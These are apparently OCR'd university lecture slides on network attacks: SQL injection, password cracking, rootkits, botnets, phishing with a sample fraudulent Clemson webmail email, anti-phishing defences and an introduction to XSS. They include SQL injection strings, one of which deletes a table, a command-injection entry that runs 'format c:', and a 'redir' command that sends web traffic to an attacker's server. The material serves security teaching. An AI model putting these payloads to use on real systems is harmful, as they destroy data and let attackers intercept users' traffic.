
Footprinting: Test to determine software installed on system = **Network Mapping**



Hacking Networks:
Phase 3: Gaining Access

Network Attacks:

- Sniffing (Eavesdropping)
- IP Address Spoofing
- Session Hijacking



Login: Ginger Password: Snap

System Attacks:

- Buffer Overflow
- Password Cracking
- SQL Injection
- Web Protocol Abuse
- Denial of Service
- Trap Door
- Virus, Worm, Trojan horse,

Some Active Attacks

Bill


Denial of Service: Message did not make it; or service could not run

Masquerading or Spoofing: The actual sender is not the claimed sender


Message Modification: The message was modified in transmission

Packet Replay: A past packet is transmitted again in order to gain access or otherwise cause damage


Denial of Service




Spoofing



Message Modification



Packet Replay




SQL Injection

- **Java Original**: “SELECT * FROM users_table WHERE username=” + “’” + username + “’” + “ AND password = “ + “’” + password + “’”;
- **Inserted Password**: Aa’ OR ‘’=’
- **Java Result**: “SELECT * FROM users_table WHERE username=’anyname’ AND password = ‘Aa’ OR ‘ ‘ = ‘ ‘;

- **Inserted Password**: foo’;DELETE FROM users_table WHERE username LIKE ‘%
- **Java Result**: “SELECT * FROM users_table WHERE username=’anyname’ AND password = ‘foo’; DELETE FROM users_table WHERE username LIKE ‘%’


- **Inserted entry**: ‘|shell(“cmd /c echo “ & char(124) & “format c:”)|’



Password Cracking: Dictionary Attack & Brute Force

Pattern	Calculation	Result	Time to Guess (2.6×10^{18}/month)
Personal Info: interests, relatives		20	Manual 5 minutes
Social Engineering		1	Manual 2 minutes
American Dictionary		80,000	< 1 second
4 chars: lower case alpha	26^4	5×10^5	
8 chars: lower case alpha	26^8	2×10^{11}	
8 chars: alpha	52^8	5×10^{13}	
8 chars: alphanumeric	62^8	2×10^{14}	3.4 min.
8 chars alphanumeric +10	72^8	7×10^{14}	12 min.
8 chars: all keyboard	95^8	7×10^{15}	2 hours
12 chars: alphanumeric	62^{12}	3×10^{21}	96 years
12 chars: alphanumeric + 10	72^{12}	2×10^{22}	500 years
12 chars: all keyboard	95^{12}	5×10^{23}	
16 chars: alphanumeric	62^{16}	5×10^{28}	

Hacking Networks:
Phase 4: Exploit/Maintain Access



Backdoor

Control system: system commands, log keystrokes, pswd

Trojan Horse

Useful utility actually creates a backdoor.

User-Level Rootkit

Replaces system executables: e.g. Login, ls, du

Kernel-Level Rootkit

Replaces OS kernel: e.g. process or file control to hide


Bots

Slave forwards/performs commands; spreads, list email addrs, DOS attacks

Spyware/Adware

Spyware: Collect info: keystroke logger, collect credit card #s, AdWare: insert ads, filter search results

Botnets



Bots: Host illegal movies, music, pornography, criminal web sites, … Forward Spam for financial gain

Recognize Phishing Scams and Fraudulent

- **Phishing** is a type of deception designed to steal your valuable personal data, such as credit card numbers, passwords, account data, or other information.
- Con artists might send millions of fraudulent e-mail messages that appear to come from Web sites you trust, like your bank or credit card company, and request that you provide personal information.

History of Phishing

- **Phreaking** + **Fishing** = **Phishing**
  - **Phreaking** = making phone calls for free back in 70's
  - **Fishing** = Use bait to lure the target

- **Phishing** in 1995

  Target: AOL users

  Purpose: getting account passwords for free time

  Threat level: low

  Techniques: Similar names (www.ao1.com Techniques: Similar names (www.ao1.com for www.aol.com), social engineering

- **Phishing** in 2001

  Target: Ebayers and major banks

  Purpose: getting credit card numbers, accounts

  Threat level: medium

  Techniques: Same in 1995, keylogger

- **Phishing** in 2007


  Target: Paypal, banks, ebay

  Purpose: bank accounts

  Threat level: high

  Techniques: browser vulnerabilities, link obfuscation

A bad day phishin', beats a good day workin'



- 2,000,000 emails are sent
- 5% get to the end user – 100,000 (APWG)
- 5% click on the phishing link – 5,000 (APWG)
- 2% enter data into the phishing site –100 (Gartner)
- $1,200 from each person who enters data (FTC)
- Potential reward: **$120,000**

In 2005 David Levi made over $360,000 from 160 people using an eBay Phishing scam

Phishing: A Growing Problem

- Over 28,000 unique phishing attacks reported in Dec. 2006, about double the number from 2005
- Estimates suggest phishing affected 2 million US citizens and cost businesses billions of dollars in 2005
- Additional losses due to consumer fears

Email Message

Subject: CONFIRM YOUR ACCOUNT
Reply-To: “CLEMSON.EDU SUPPORT TEAM"
From: "CLEMSON.EDU SUPPORT TEAM“
Date: Tue, 1 Dec 2009 17:42:05 -0400
To: <"Undisclosed-Recipient:;"@iocaine.uits.clemson.edu>

Dear CLEMSON.EDU Webmail user,

This mail is to inform all our {CLEMSON.EDU } webmail users that we will be maintaining and upgrading our website in a couple of days from now to a new link. As a Subscriber you are required to click on the link below and login to check if you have access to the new link.

Click Here: www.webmail.clemson.edu

Failure to do this will immediately will render your email address deactivated. Thank you for using CLEMSON.EDU.

CCIT SUPPORT TEAM


What is Phishing?

- Phishing scams are typically fraudulent email messages or websites appearing as legitimate enterprises (e.g., your university, your Internet service provider, your bank).
- These scams attempt to gather personal, financial and sensitive information.
- Derivation of the word “phishing”.

How to phish?

- Compromised Web servers – Email and IM
- Port Redirection
- Botnets
- Key loggers

Compromised Web Servers



Port Redirection

- Server is compromised and a program is loaded
- All the port 80 ie., http requests are redirected to the attacker's server
- Software known as 'redir'
- Execute the software using:

```
redir --lport=80 -l addr=<IP addr orig server> -cport=80 -caddr=IP addr attacker
```

Using Botnets

- Botnets are computers infected by worms or Trojans and taken over surreptitiously by hackers and brought into networks to send spam, more viruses, or launch denial of service attacks.
- Remotely controlled by the attacker.
    - SQL Injection attacks

Anti-phishing

- Ways:
  - Browser Capabilites
  - Desktop Agents
  - Token based
  - Digitally Signed Email
  - Domain Monitoring

Client Level

Server Level

Enterprise Level

Browser Capabilites

- Disable pop ups
- Disable Java runtime support
- Prevent the storage of non-secure cookies
- Ensure that downloads are checked by anti-virus software
  - Eg: Mozilla Firefox Verification

Browser Capabilites

Desktop Agents

- Install Anti-virus software which can prevent phishing
- Personal IDS
- Firewall
- Toolbars – Google, Yahoo, NetCraft

Token based Authentication

RSA SecurID SD600


RSA SecurID SD200

RSA SecurID SD520


RSA SecurID SID700

RSA SecurID SID800

BlackBerry with
RSA SecurID software token



Digitally Signed Email



Gmail - Verification

Gmail by Google

Search Mail | Search the Web | Show search options | Create a filter

Compose Mail

Inbox
Sent Mail
Outbox
Drafts (4)
Spam (11)
Trash
26 more
Contacts

New Febreze® at Walmart - www.Walmart.com/Febreze - Febreze® Home Collection- Premium Scents With

« Back to Inbox | Archive | Report spam | Delete | Move to ▾ | Labels ▾ | More actions ▾

lmsumanth99, ONE DAY ONLY! Earn DOUBLE eBay Bucks Nov 30 Inbox | X

eBay to lmsumanth9

Can't see the pictures? Select "Always display images" or view this message in your browser.

eBay sent this message to SUmanth Lingala (lmsumanth99).
Your registered name is included to show this message originated from eBay.
Learn more.

« Back to Inbox | Archive

Welcome to eBay!

eBay to me

Authentication icon for verified senders
by E R

Displays a key icon next to authenticated messages from certain senders that spammers attempt to fake. Currently works for mail from PayPal and eBay only.

Enable
Disable

Send feedback

Domain Monitoring

- Monitor the registration of Internet domains relating to their organisation and the expiry of corporate domains
- Google - Safe Browsing API
- www.phishtank.com

What is Cross-Site Scripting?

The three conditions for Cross-Site Scripting:

1. A Web application accepts user input
   - Well, which Web application doesn't?
2. The input is used to create dynamic content
   - Again, which Web application doesn't?
3. The input is insufficiently validated
   - Most Web applications don't validate sufficiently!

What is Cross-Site Scripting?

- Cross-Site Scripting aka „XSS“ or „CSS“
- The players:
  - An Attacker
    - Anonymous Internet User
    - Malicious Internal User
  - A company’s Web server (i.e. Web application)
    - External (e.g.: Shop, Information, CRM, Supplier)
    - Internal (e.g.: Employees Self Service Portal)
  - A Client
    - Any type of customer
    - Anonymous user accessing the Web-Server


What is Cross-Site Scripting?

- Scripting: Web Browsers can execute commands
  - Embedded in HTML page
  - Supports different languages (JavaScript, VBScript, ActiveX, etc.)
  - Most prominent: JavaScript

- “Cross-Site” means: Foreign script sent via server to client
  - Attacker „makes“ Web-Server deliver malicious script code
  - Malicious script is executed in Client’s Web Browser

- Attack:
  - Steal Access Credentials, Denial-of-Service, Modify Web pages
  - Execute any command at the client machine

XSS-Attack: General Overview



This is only one example out of many attack scenarios!

XSS – A New Threat?

CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests
Original release date: February 2, 2000
Last revised: February 3, 2000

A web site may inadvertently include malicious HTML tags or script in a dynamically generated page based on unvalidated input from untrustworthy sources. This can be a problem when a web server does not adequately ensure that generated pages are properly encoded to prevent unintended execution of scripts, and when input is not validated to prevent malicious HTML from being presented to the user.

- XSS is an old problem
  - First public attention in 2000
  - Now regularly listed on BUGTRAQ
- Nevertheless:
  - Many Web applications are affected

What`s the source of the problem?

- Insufficient input/output checking!
- Problem as old as programming languages

Who is affected by XSS?

- XSS attack's first target is the Client
  - Client trusts server (Does not expect attack)
  - Browser executes malicious script

- But second target = Company running the Server
  - Loss of public image (Blame)
  - Loss of customer trust
  - Loss of money

Impact of XSS-Attacks

Access to authentication credentials for Web application


- Cookies, Username and Password
  - XSS is not a harmless flaw !
- Normal users
  - Access to personal data (Credit card, Bank Account)
  - Access to business data (Bid details, construction details)
  - Misuse account (order expensive goods)
- High privileged users
  - Control over Web application
  - Control/Access: Web server machine
  - Control/Access: Backend / Database systems

Impact of XSS-Attacks

- Denial-of-Service
  - Crash Users`Browser, Pop-Up-Flodding, Redirection
- Access to Users` machine
  - Use ActiveX objects to control machine
  - Upload local data to attacker`s machine
- Spoil public image of company
  - Load main frame content from „other“ locations
  - Redirect to dialer download

